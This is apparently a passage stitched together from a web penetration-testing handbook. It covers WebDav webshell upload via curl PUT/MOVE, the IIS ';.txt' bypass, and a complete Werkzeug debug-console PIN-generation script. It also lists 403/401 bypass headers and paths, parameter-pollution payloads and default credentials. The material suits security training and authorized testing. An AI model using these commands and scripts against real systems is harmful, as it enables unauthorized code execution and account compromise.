* **API Security Checklist**: A comprehensive checklist for securing APIs ([GitHub link](https://github.com/shieldfy/API-Security-Checklist)).
* **Logger++ Filters**: For hunting API vulnerabilities, Logger++ offers useful filters ([GitHub link](https://github.com/bnematzadeh/LoggerPlusPlus-API-Filters)).
* **API Endpoints List**: A curated list of potential API endpoints for testing purposes ([GitHub gist](https://gist.github.com/yassineaboukir/8e12adefbd505ef704674ad6ad48743d)).

## References

* <https://github.com/Cyber-Guy1/API-SecurityEmpire>
* **WebDav**

When dealing with a **HTTP Server with WebDav** enabled, it's possible to **manipulate files** if you have the right **credentials**, usually verified through **HTTP Basic Authentication**. Gaining control over such a server often involves the **upload and execution of a webshell**.

Access to the WebDav server typically requires **valid credentials**, with [**WebDav bruteforce**](https://book.hacktricks.xyz/generic-methodologies-and-resources/brute-force#http-basic-auth) being a common method to acquire them.

To overcome restrictions on file uploads, especially those preventing the execution of server-side scripts, you might:

* **Upload** files with **executable extensions** directly if not restricted.
* **Rename** uploaded non-executable files (like .txt) to an executable extension.
* **Copy** uploaded non-executable files, changing their extension to one that is executable.

## DavTest


**Davtest** try to **upload several files with different extensions** and **check** if the extension is **executed**:

Copy

davtest [-auth user:password] -move -sendbd auto -url http://<IP> #Uplaod .txt files and try to move it to other extensions

davtest [-auth user:password] -sendbd auto -url http://<IP> #Try to upload every extension

Output sample:



This doesn't mean that **.txt** and **.html extensions are being executed**. This mean that you can **access this files** through the web.

## Cadaver

You can use this tool to **connect to the WebDav** server and perform actions (like **upload**, **move** or **delete**) **manually**.

Copy

cadaver <IP>

## PUT request

Copy

curl -T 'shell.txt' 'http://$ip'

## MOVE request


Copy

curl -X MOVE --header 'Destination:http://$ip/shell.php' 'http://$ip/shell.txt'

## IIS5/6 WebDav Vulnerability

This vulnerability is very interesting. The **WebDav** does **not allow** to **upload** or **rename** files with the extension **.asp**. But you can **bypass** this **adding** at the end of the name **";.txt"** and the file will be **executed** as if it were a .asp file (you could also **use ".html" instead of ".txt"** but **DON'T forget the ";"**).

Then you can **upload** your shell as a ".**txt" file** and **copy/move it to a ".asp;.txt"** file. An accessing that file through the web server, it will be **executed** (cadaver will said that the move action didn't work, but it did).



## Post credentials

If the Webdav was using an Apache server you should look at configured sites in Apache. Commonly: ***/etc/apache2/sites-enabled/000-default***

Inside it you could find something like:

Copy

ServerAdmin webmaster@localhost

Alias /webdav /var/www/webdav

<Directory /var/www/webdav>

DAV On

AuthType Digest

AuthName "webdav"

AuthUserFile /etc/apache2/users.password

Require valid-user

As you can see there is the files with the valid **credentials** for the **webdav** server:

Copy

/etc/apache2/users.password

Inside this type of files you will find the **username** and a **hash** of the password. These are the credentials the webdav server is using to authenticate users.

You can try to **crack** them, or to **add more** if for some reason you wan to **access** the **webdav** server:

Copy

htpasswd /etc/apache2/users.password <USERNAME> #You will be prompted for the password

To check if the new credentials are working you can do:

Copy

wget --user <USERNAME> --ask-password http://domain/path/to/webdav/ -O - -q

## References


* <https://vk9-sec.com/exploiting-webdav/>
* **Werkzeug**

## Console RCE

If debug is active you could try to access to /console and gain RCE.

Copy

\_\_import\_\_('os').popen('whoami').read();



There is also several exploits on the internet like [this](https://github.com/its-arun/Werkzeug-Debug-RCE) or one in metasploit.

## Pin Protected - Path Traversal

In some occasions the **/console** endpoint is going to be protected by a pin. If you have a **file traversal vulnerability**, you can leak all the necessary info to generate that pin.

### Werkzeug Console PIN Exploit

Force a debug error page in the app to see this:

Copy

The console is locked and needs to be unlocked by entering the PIN.

You can find the PIN printed out on the standard output of your

shell that runs the server

A message regarding the "console locked" scenario is encountered when attempting to access Werkzeug's debug interface, indicating a requirement for a PIN to unlock the console. The suggestion is made to exploit the console PIN by analyzing the PIN generation algorithm in Werkzeug’s debug initialization file (\_\_init\_\_.py). The PIN generation mechanism can be studied from the [**Werkzeug source code repository**](https://github.com/pallets/werkzeug/blob/master/src/werkzeug/debug/__init__.py), though it is advised to procure the actual server code via a file traversal vulnerability due to potential version discrepancies.

To exploit the console PIN, two sets of variables, probably\_public\_bits and private\_bits, are needed:

#### **probably\_public\_bits**

* **username**: Refers to the user who initiated the Flask session.
* **modname**: Typically designated as flask.app.
* **getattr(app, '\_\_name\_\_', getattr(app.\_\_class\_\_, '\_\_name\_\_'))**: Generally resolves to **Flask**.
* **getattr(mod, '\_\_file\_\_', None)**: Represents the full path to app.py within the Flask directory (e.g., /usr/local/lib/python3.5/dist-packages/flask/app.py). If app.py is not applicable, **try app.pyc**.

#### **private\_bits**

* **uuid.getnode()**: Fetches the MAC address of the current machine, with str(uuid.getnode()) translating it into a decimal format.
  + To **determine the server's MAC address**, one must identify the active network interface used by the app (e.g., ens3). In cases of uncertainty, **leak /proc/net/arp** to find the device ID, then **extract the MAC address** from **/sys/class/net/<device id>/address**.
  + Conversion of a hexadecimal MAC address to decimal can be performed as shown below:

Copy

# Example MAC address: 56:00:02:7a:23:ac

>>> print(0x5600027a23ac)

94558041547692

* **get\_machine\_id()**: Concatenates data from /etc/machine-id or /proc/sys/kernel/random/boot\_id with the first line of /proc/self/cgroup post the last slash (/).

Code for `get\_machine\_id()`

Upon collating all necessary data, the exploit script can be executed to generate the Werkzeug console PIN:

Upon collating all necessary data, the exploit script can be executed to generate the Werkzeug console PIN. The script uses the assembled probably\_public\_bits and private\_bits to create a hash, which then undergoes further processing to produce the final PIN. Below is the Python code for executing this process:

Copy

import hashlib

from itertools import chain

probably\_public\_bits = [

'web3\_user', # username

'flask.app', # modname

'Flask', # getattr(app, '\_\_name\_\_', getattr(app.\_\_class\_\_, '\_\_name\_\_'))

'/usr/local/lib/python3.5/dist-packages/flask/app.py' # getattr(mod, '\_\_file\_\_', None),

]

private\_bits = [

'279275995014060', # str(uuid.getnode()), /sys/class/net/ens33/address

'd4e6cb65d59544f3331ea0425dc555a1' # get\_machine\_id(), /etc/machine-id

]

# h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0

h = hashlib.sha1()

for bit in chain(probably\_public\_bits, private\_bits):

if not bit:

continue

if isinstance(bit, str):

bit = bit.encode('utf-8')

h.update(bit)

h.update(b'cookiesalt')

# h.update(b'shittysalt')

cookie\_name = '\_\_wzd' + h.hexdigest()[:20]

num = None

if num is None:

h.update(b'pinsalt')

num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None

if rv is None:

for group\_size in 5, 4, 3:

if len(num) % group\_size == 0:

rv = '-'.join(num[x:x + group\_size].rjust(group\_size, '0')

for x in range(0, len(num), group\_size))

break

else:

rv = num

print(rv)

This script produces the PIN by hashing the concatenated bits, adding specific salts (cookiesalt and pinsalt), and formatting the output. It's important to note that the actual values for probably\_public\_bits and private\_bits need to be accurately obtained from the target system to ensure the generated PIN matches the one expected by the Werkzeug console.

If you are on an **old version** of Werkzeug, try changing the **hashing algorithm to md5** instead of sha1.

## Werkzeug Unicode chars

As observed in [**this issue**](https://github.com/pallets/werkzeug/issues/2833), Werkzeug doesn't close a request with Unicode characters in headers. And as explained in [**this writeup**](https://mizu.re/post/twisty-python), this might cause a CL.0 Request Smuggling vulnerability.

This is because, In Werkzeug it's possible to send some **Unicode** characters and it will make the server **break**. However, if the HTTP connection was created with the header **Connection: keep-alive**, the body of the request won’t be read and the connection will still be open, so the **body** of the request will be treated as the **next HTTP request**.

## Automated Exploitation

[GitHub - Ruulian/wconsole\_extractor: WConsole Extractor is a python library which automatically exploits a Werkzeug development server in debug mode. You just have to write a python function that leaks a file content and you have your shell :)GitHub](https://github.com/Ruulian/wconsole_extractor)

## References

* [**https://www.daehee.com/werkzeug-console-pin-exploit/**](https://www.daehee.com/werkzeug-console-pin-exploit/)
* [**https://ctftime.org/writeup/17955**](https://ctftime.org/writeup/17955)
* [**https://github.com/pallets/werkzeug/issues/2833**](https://github.com/pallets/werkzeug/issues/2833)
* [**https://mizu.re/post/twisty-python**](https://mizu.re/post/twisty-python)
* [**Wordpress**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress)

Open word file of Wordpress Pentesting

* [**Electron Desktop (XSS to RCE)**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/electron-desktop-apps)

Open word file of Electron Desktop Apps

*Take into account that the* ***same domain*** *can be using* ***different technologies*** *in different* ***ports****,* ***folders*** *and* ***subdomains****.* If the web application is using any well known **tech/platform listed before** or **any other**, don't forget to **search on the Internet** new tricks (and let me know!).

### Source Code Review

If the **source code** of the application is available in **github**, apart of performing by **your own a White box test** of the application there is **some information** that could be **useful** for the current **Black-Box testing**:

* Is there a **Change-log or Readme or Version** file or anything with **version info accessible** via web?
* How and where are saved the **credentials**? Is there any (accessible?) **file** with credentials (usernames or passwords)?
* Are **passwords** in **plain text**, **encrypted** or which **hashing algorithm** is used?
* Is it using any **master key** for encrypting something? Which **algorithm** is used?
* Can you **access any of these files** exploiting some vulnerability?
* Is there any **interesting information in the github** (solved and not solved) **issues**? Or in **commit history** (maybe some **password introduced inside an old commit**)?

Open Word file of Source code Review\_SAST

### Automatic scanners

#### General purpose automatic scanners

nikto -h <URL>

whatweb -a 4 <URL>

wapiti -u <URL>

W3af

zaproxy #You can use an API

nuclei -ut && nuclei -target <URL>

# https://github.com/ignis-sec/puff (client side vulns fuzzer)

node puff.js -w ./wordlist-examples/xss.txt -u <http://www.xssgame.com/f/m4KKGHi2rVUN/?query=FUZZ>

#### CMS scanners

If a CMS is used don't forget to **run a scanner**, maybe something juicy is found:

[**Clusterd**](https://github.com/hatRiot/clusterd)**:** [**JBoss**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/jboss)**, ColdFusion, WebLogic,** [**Tomcat**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat)**, Railo, Axis2, Glassfish** [**CMSScan**](https://github.com/ajinabraham/CMSScan): [**WordPress**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress), [**Drupal**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/drupal), **Joomla**, **vBulletin** websites for Security issues. (GUI) [**VulnX**](https://github.com/anouarbensaad/vulnx)**:** [**Joomla**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla)**,** [**Wordpress**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress)**,** [**Drupal**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/drupal)**, PrestaShop, Opencart** **CMSMap**: [**(W)ordpress**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress)**,** [**(J)oomla**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla)**,** [**(D)rupal**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/drupal) **or** [**(M)oodle**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/moodle) [**droopscan**](https://github.com/droope/droopescan)**:** [**Drupal**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/drupal)**,** [**Joomla**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla)**,** [**Moodle**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/moodle)**, Silverstripe,** [**Wordpress**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress)

cmsmap [-f W] -F -d <URL>

wpscan --force update -e --url <URL>

joomscan --ec -u <URL>

joomlavs.rb #https://github.com/rastating/joomlavs

At this point you should already have some information of the web server being used by the client (if any data is given) and some tricks to keep in mind during the test. If you are lucky you have even found a CMS and run some scanner.

## Step-by-step Web Application Discovery

From this point we are going to start interacting with the web application.

### Initial checks

**Default pages with interesting info:**

* /robots.txt
* /sitemap.xml
* /crossdomain.xml
* /clientaccesspolicy.xml
* /.well-known/
* Check also comments in the main and secondary pages.

**Forcing errors**

Web servers may **behave unexpectedly** when weird data is sent to them. This may open **vulnerabilities** or **disclosure sensitive information**.

* Access **fake pages** like /whatever\_fake.php (.aspx,.html,.etc)
* **Add "[]", "]]", and "[["** in **cookie values** and **parameter** values to create errors
* Generate error by giving input as **/~randomthing/%s** at the **end** of **URL**
* Try **different HTTP Verbs** like PATCH, DEBUG or wrong like FAKE

#### **Check if you can upload files (**[**PUT verb, WebDav**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/put-method-webdav)**)**

If you find that **WebDav** is **enabled** but you don't have enough permissions for **uploading files** in the root folder try to:

* **Brute Force** credentials
* **Upload files** via WebDav to the **rest** of **found folders** inside the web page. You may have permissions to upload files in other folders.

### **SSL/TLS vulnerabilites**

* If the application **isn't forcing the user of HTTPS** in any part, then it's **vulnerable to MitM**
* If the application is **sending sensitive data (passwords) using HTTP**. Then it's a high vulnerability.

Use [**testssl.sh**](https://github.com/drwetter/testssl.sh) to checks for **vulnerabilities** (In Bug Bounty programs probably these kind of vulnerabilities won't be accepted) and use [**a2sv**](https://github.com/hahwul/a2sv) to recheck the vulnerabilities:

./testssl.sh [--htmlfile] 10.10.10.10:443

#Use the --htmlfile to save the output inside an htmlfile also

# You can also use other tools, by testssl.sh at this momment is the best one (I think)

sslscan <host:port>

sslyze --regular <ip:port>

Information about SSL/TLS vulnerabilities:

* <https://www.gracefulsecurity.com/tls-ssl-vulnerabilities/>
* <https://www.acunetix.com/blog/articles/tls-vulnerabilities-attacks-final-part/>

### Spidering

Launch some kind of **spider** inside the web. The goal of the spider is to **find as much paths as possible** from the tested application. Therefore, web crawling and external sources should be used to find as much valid paths as possible.

* [**gospider**](https://github.com/jaeles-project/gospider) (go): HTML spider, LinkFinder in JS files and external sources (Archive.org, CommonCrawl.org, VirusTotal.com, AlienVault.com).
* [**hakrawler**](https://github.com/hakluke/hakrawler) (go): HML spider, with LinkFider for JS files and Archive.org as external source.
* [**dirhunt**](https://github.com/Nekmo/dirhunt) (python): HTML spider, also indicates "juicy files".
* [**evine**](https://github.com/saeeddhqan/evine) (go): Interactive CLI HTML spider. It also searches in Archive.org
* [**meg**](https://github.com/tomnomnom/meg) (go): This tool isn't a spider but it can be useful. You can just indicate a file with hosts and a file with paths and meg will fetch each path on each host and save the response.
* [**urlgrab**](https://github.com/IAmStoxe/urlgrab) (go): HTML spider with JS rendering capabilities. However, it looks like it's unmaintained, the precompiled version is old and the current code doesn't compile
* [**gau**](https://github.com/lc/gau) (go): HTML spider that uses external providers (wayback, otx, commoncrawl)
* [**ParamSpider**](https://github.com/devanshbatham/ParamSpider): This script will find URLs with parameter and will list them.
* [**galer**](https://github.com/dwisiswant0/galer) (go): HTML spider with JS rendering capabilities.
* [**LinkFinder**](https://github.com/GerbenJavado/LinkFinder) (python): HTML spider, with JS beautify capabilities capable of search new paths in JS files. It could be worth it also take a look to [JSScanner](https://github.com/dark-warlord14/JSScanner), which is a wrapper of LinkFinder.
* [**goLinkFinder**](https://github.com/0xsha/GoLinkFinder) (go): To extract endpoints in both HTML source and embedded javascript files. Useful for bug hunters, red teamers, infosec ninjas.
* [**JSParser**](https://github.com/nahamsec/JSParser) (python2.7): A python 2.7 script using Tornado and JSBeautifier to parse relative URLs from JavaScript files. Useful for easily discovering AJAX requests. Looks like unmaintained.
* [**relative-url-extractor**](https://github.com/jobertabma/relative-url-extractor) (ruby): Given a file (HTML) it will extract URLs from it using nifty regular expression to find and extract the relative URLs from ugly (minify) files.
* [**JSFScan**](https://github.com/KathanP19/JSFScan.sh) (bash, several tools): Gather interesting information from JS files using several tools.
* [**subjs**](https://github.com/lc/subjs) (go): Find JS files.
* [**page-fetch**](https://github.com/detectify/page-fetch) (go): Load a page in a headless browser and print out all the urls loaded to load the page.
* [**Feroxbuster**](https://github.com/epi052/feroxbuster) (rust): Content discovery tool mixing several options of the previous tools
* [**Javascript Parsing**](https://github.com/xnl-h4ck3r/burp-extensions): A Burp extension to find path and params in JS files.
* [**Sourcemapper**](https://github.com/denandz/sourcemapper): A tool that given the .js.map URL will get you the beatified JS code
* [**xnLinkFinder**](https://github.com/xnl-h4ck3r/xnLinkFinder): This is a tool used to discover endpoints for a given target.
* [**waymore**](https://github.com/xnl-h4ck3r/waymore)**:** Discover links from the wayback machine (also downloading the responses in the wayback and looking for more links
* [**HTTPLoot**](https://github.com/redhuntlabs/HTTPLoot) (go): Crawl (even by filling forms) and also find sensitive info using specific regexes.
* [**SpiderSuite**](https://github.com/3nock/SpiderSuite): Spider Suite is an advance multi-feature GUI web security Crawler/Spider designed for cyber security professionals.
* [**jsluice**](https://github.com/BishopFox/jsluice) (go): It's a Go package and [command-line tool](https://github.com/BishopFox/jsluice/blob/main/cmd/jsluice) for extracting URLs, paths, secrets, and other interesting data from JavaScript source code.
* [**ParaForge**](https://github.com/Anof-cyber/ParaForge): ParaForge is a simple **Burp Suite extension** to **extract the paramters and endpoints** from the request to create custom wordlist for fuzzing and enumeration.
* [**katana**](https://github.com/projectdiscovery/katana)(go): Awesome tool for this.

### Brute Force directories and files

Start **brute-forcing** from the root folder and be sure to brute-force **all** the **directories found** using **this method** and all the directories **discovered** by the **Spidering** (you can do this brute-forcing **recursively** and appending at the beginning of the used wordlist the names of the found directories). Tools:

* **Dirb** / **Dirbuster** - Included in Kali, **old** (and **slow**) but functional. Allow auto-signed certificates and recursive search. Too slow compared with th other options.
* [**Dirsearch**](https://github.com/maurosoria/dirsearch) (python)**: It doesn't allow auto-signed certificates but** allows recursive search.
* [**Gobuster**](https://github.com/OJ/gobuster) (go): It allows auto-signed certificates, it **doesn't** have **recursive** search.
* [**Feroxbuster**](https://github.com/epi052/feroxbuster) **- Fast, supports recursive search.**
* [**wfuzz**](https://github.com/xmendez/wfuzz) wfuzz -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt https://domain.com/api/FUZZ
* [**ffuf**](https://github.com/ffuf/ffuf) - Fast: ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://10.10.10.10/FUZZ
* [**uro**](https://github.com/s0md3v/uro) (python): This isn't a spider but a tool that given the list of found URLs will to delete "duplicated" URLs.
* [**Scavenger**](https://github.com/0xDexter0us/Scavenger): Burp Extension to create a list of directories from the burp history of different pages
* [**TrashCompactor**](https://github.com/michael1026/trashcompactor): Remove URLs with duplicated functionalities (based on js imports)
* [**Chamaleon**](https://github.com/iustin24/chameleon): It uses wapalyzer to detect used technologies and select the wordlists to use.

**Recommended dictionaries:**

* <https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/bf_directories.txt>
* [**Dirsearch** included dictionary](https://github.com/maurosoria/dirsearch/blob/master/db/dicc.txt)
* <http://gist.github.com/jhaddix/b80ea67d85c13206125806f0828f4d10>
* [Assetnote wordlists](https://wordlists.assetnote.io/)
* <https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content>
  + raft-large-directories-lowercase.txt
  + directory-list-2.3-medium.txt
  + RobotsDisallowed/top10000.txt
* <https://github.com/random-robbie/bruteforce-lists>
* <https://github.com/google/fuzzing/tree/master/dictionaries>
* <https://github.com/six2dez/OneListForAll>
* <https://github.com/random-robbie/bruteforce-lists>
* <https://github.com/ayoubfathi/leaky-paths>
* */usr/share/wordlists/dirb/common.txt*
* */usr/share/wordlists/dirb/big.txt*
* */usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt*

*Note that anytime a new directory is discovered during brute-forcing or spidering, it should be Brute-Forced.*

### What to check on each file found

* [**Broken link checker**](https://github.com/stevenvachon/broken-link-checker): Find broken links inside HTMLs that may be prone to takeovers
* **File Backups**: Once you have found all the files, look for backups of all the executable files ("*.php*", "*.aspx*"...). Common variations for naming a backup are: *file.ext~, #file.ext#, ~file.ext, file.ext.bak, file.ext.tmp, file.ext.old, file.bak, file.tmp and file.old.* You can also use the tool [**bfac**](https://github.com/mazen160/bfac) **or** [**backup-gen**](https://github.com/Nishantbhagat57/backup-gen)**.**
* **Discover new parameters**: You can use tools like [**Arjun**](https://github.com/s0md3v/Arjun)**,** [**parameth**](https://github.com/maK-/parameth)**,** [**x8**](https://github.com/sh1yo/x8) **and** [**Param Miner**](https://github.com/PortSwigger/param-miner) **to discover hidden parameters. If you can, you could try to search** hidden parameters on each executable web file.
  + *Arjun all default wordlists:* <https://github.com/s0md3v/Arjun/tree/master/arjun/db>
  + *Param-miner “params” :* <https://github.com/PortSwigger/param-miner/blob/master/resources/params>
  + *Assetnote “parameters\_top\_1m”:* <https://wordlists.assetnote.io/>
  + *nullenc0de “params.txt”:* <https://gist.github.com/nullenc0de/9cb36260207924f8e1787279a05eb773>
* **Comments:** Check the comments of all the files, you can find **credentials** or **hidden functionality**.
  + If you are playing **CTF**, a "common" trick is to **hide** **information** inside comments at the **right** of the **page** (using **hundreds** of **spaces** so you don't see the data if you open the source code with the browser). Other possibility is to use **several new lines** and **hide information** in a comment at the **bottom** of the web page.
* **API keys**: If you **find any API key** there is guide that indicates how to use API keys of different platforms: [**keyhacks**](https://github.com/streaak/keyhacks)**,** [**zile**](https://github.com/xyele/zile.git)**,** [**truffleHog**](https://github.com/trufflesecurity/truffleHog)**,** [**SecretFinder**](https://github.com/m4ll0k/SecretFinder)**,** [**RegHex**](https://github.com/l4yton/RegHex)/)**,** [**DumpsterDive**](https://github.com/securing/DumpsterDiver)**,** [**EarlyBird**](https://github.com/americanexpress/earlybird)
  + Google API keys: If you find any API key looking like **AIza**SyA-qLheq6xjDiEIRisP\_ujUseYLQCHUjik you can use the project [**gmapapiscanner**](https://github.com/ozguralp/gmapsapiscanner) to check which apis the key can access.
* **S3 Buckets**: While spidering look if any **subdomain** or any **link** is related with some **S3 bucket**. In that case, [**check** the **permissions** of the bucket](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/buckets).

### Special findings

**While** performing the **spidering** and **brute-forcing** you could find **interesting** **things** that you have to **notice**.

**Interesting files**

* Look for **links** to other files inside the **CSS** files.
* [If you find a ***.git*** file some information can be extracted](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/git)
* If you find a ***.env*** information such as api keys, dbs passwords and other information can be found.
* If you find **API endpoints** you [should also test them](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/web-api-pentesting). These aren't files, but will probably "look like" them.
* **JS files**: In the spidering section several tools that can extract path from JS files were mentioned. Also, It would be interesting to **monitor each JS file found**, as in some ocations, a change may indicate that a potential vulnerability was introduced in the code. You could use for example [**JSMon**](https://github.com/robre/jsmon)**.**
  + You should also check discovered JS files with [**RetireJS**](https://github.com/retirejs/retire.js/) or [**JSHole**](https://github.com/callforpapers-source/jshole) to find if it's vulnerable.
  + **Javascript Deobfuscator and Unpacker:** <https://lelinhtinh.github.io/de4js/>, <https://www.dcode.fr/javascript-unobfuscator>
  + **Javascript Beautifier:** [http://jsbeautifier.org/](https://beautifier.io/), <http://jsnice.org/>
  + **JsFuck deobfuscation** (javascript with chars:"[]!+" <https://ooze.ninja/javascript/poisonjs/>)
  + [**TrainFuck**](https://github.com/taco-c/trainfuck)**:** +72.+29.+7..+3.-67.-12.+55.+24.+3.-6.-8.-67.-23.
  + In several occasions you will need to **understand regular expressions** used, this will be useful: <https://regex101.com/>
* You could also **monitor the files were forms were detected**, as a change in the parameter or the apearance f a new form may indicate a potential new vulnerable functionality.

**403 Forbidden/Basic Authentication/401 Unauthorized (bypass)**

## HTTP Verbs/Methods Fuzzing

Try using **different verbs** to access the file:

GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, TRACE, PATCH, INVENTED, HACK

* Check the response headers, maybe some information can be given. For example, a **200 response** to **HEAD** with Content-Length: 55 means that the **HEAD verb can access the info**. But you still need to find a way to exfiltrate that info.
* Using a HTTP header like X-HTTP-Method-Override: PUT can overwrite the verb used.
* Use **TRACE** verb and if you are very lucky maybe in the response you can see also the **headers added by intermediate proxies** that might be useful.

## HTTP Headers Fuzzing

* **Change Host header** to some arbitrary value ([that worked here](https://medium.com/@sechunter/exploiting-admin-panel-like-a-boss-fc2dd2499d31))
* Try to [**use other User Agents**](https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/User-Agents/UserAgents.fuzz.txt) to access the resource.
* **Fuzz HTTP Headers**: Try using HTTP Proxy **Headers**, HTTP Authentication Basic and NTLM brute-force (with a few combinations only) and other techniques. To do all of this I have created the tool [**fuzzhttpbypass**](https://github.com/carlospolop/fuzzhttpbypass).
  + X-Originating-IP: 127.0.0.1
  + X-Forwarded-For: 127.0.0.1
  + X-Forwarded: 127.0.0.1
  + Forwarded-For: 127.0.0.1
  + X-Remote-IP: 127.0.0.1
  + X-Remote-Addr: 127.0.0.1
  + X-ProxyUser-Ip: 127.0.0.1
  + X-Original-URL: 127.0.0.1
  + Client-IP: 127.0.0.1
  + True-Client-IP: 127.0.0.1
  + Cluster-Client-IP: 127.0.0.1
  + X-ProxyUser-Ip: 127.0.0.1
  + Host: localhost

If the **path is protected** you can try to bypass the path protection using these other headers:

* + X-Original-URL: /admin/console
  + X-Rewrite-URL: /admin/console
* If the page is **behind a proxy**, maybe it's the proxy the one preventing you you to access the private information. Try abusing [**HTTP Request Smuggling**](https://book.hacktricks.xyz/pentesting-web/http-request-smuggling) **or** [**hop-by-hop headers**](https://book.hacktricks.xyz/pentesting-web/abusing-hop-by-hop-headers)**.**
* Fuzz [**special HTTP headers**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/special-http-headers) looking for different response.
  + **Fuzz special HTTP headers** while fuzzing **HTTP Methods**.
* **Remove the Host header** and maybe you will be able to bypass the protection.

## Path **Fuzzing**

If */path* is blocked:

* Try using ***/*%2e/path \_(if the access is blocked by a proxy, this could bypass the protection). Try also**\_\*\* /%252e\*\*/path (double URL encode)
* Try **Unicode bypass**: */****%ef%bc%8f****path* (The URL encoded chars are like "/") so when encoded back it will be *//path* and maybe you will have already bypassed the */path* name check
* **Other path bypasses**:
  + site.com/secret –> HTTP 403 Forbidden
  + site.com/SECRET –> HTTP 200 OK
  + site.com/secret/ –> HTTP 200 OK
  + site.com/secret/. –> HTTP 200 OK
  + site.com//secret// –> HTTP 200 OK
  + site.com/./secret/.. –> HTTP 200 OK
  + site.com/;/secret –> HTTP 200 OK
  + site.com/.;/secret –> HTTP 200 OK
  + site.com//;//secret –> HTTP 200 OK
  + site.com/secret.json –> HTTP 200 OK (ruby)
  + Use all [**this list**](https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/Unicode.txt) in the following situations:
    - /FUZZsecret
    - /FUZZ/secret
    - /secretFUZZ
* **Other API bypasses:**
  + /v3/users\_data/1234 --> 403 Forbidden
  + /v1/users\_data/1234 --> 200 OK
  + {“id”:111} --> 401 Unauthriozied
  + {“id”:[111]} --> 200 OK
  + {“id”:111} --> 401 Unauthriozied
  + {“id”:{“id”:111}} --> 200 OK
  + {"user\_id":"<legit\_id>","user\_id":"<victims\_id>"} (JSON Parameter Pollution)
  + user\_id=ATTACKER\_ID&user\_id=VICTIM\_ID (Parameter Pollution)

## **Parameter Manipulation**

* Change **param value**: From **id=123 --> id=124**
* Add additional parameters to the URL: ?**id=124 —-> id=124&isAdmin=true**
* Remove the parameters
* Re-order parameters
* Use special characters.
* Perform boundary testing in the parameters — provide values like *-234* or *0* or *99999999* (just some example values).

## **Protocol version**

If using HTTP/1.1 **try to use 1.0** or even test if it **supports 2.0**.

## **Other Bypasses**

* Get the **IP** or **CNAME** of the domain and try **contacting it directly**.
* Try to **stress the server** sending common GET requests ([It worked for this guy wit Facebook](https://medium.com/@amineaboud/story-of-a-weird-vulnerability-i-found-on-facebook-fc0875eb5125)).
* **Change the protocol**: from http to https, or for https to http
* Go to [**https://archive.org/web/**](https://archive.org/web/) and check if in the past that file was **worldwide accessible**.

## **Brute Force**

* **Guess the password**: Test the following common credentials. Do you know something about the victim? Or the CTF challenge name?
* [**Brute force**](https://book.hacktricks.xyz/generic-methodologies-and-resources/brute-force#http-brute)**:** Try basic, digest and NTLM auth.

Common creds

admin admin

admin password

admin 1234

admin admin1234

admin 123456

root toor

test test

guest guest

## Automatic Tools

* <https://github.com/lobuhi/byp4xx>
* <https://github.com/iamj0ker/bypass-403>
* <https://github.com/gotr00t0day/forbiddenpass>
* [Burp Extension - 403 Bypasser](https://portswigger.net/bappstore/444407b96d9c4de0adb7aed89e826122)
* [Forbidden Buster](https://github.com/Sn1r/Forbidden-Buster)

**502 Proxy Error**

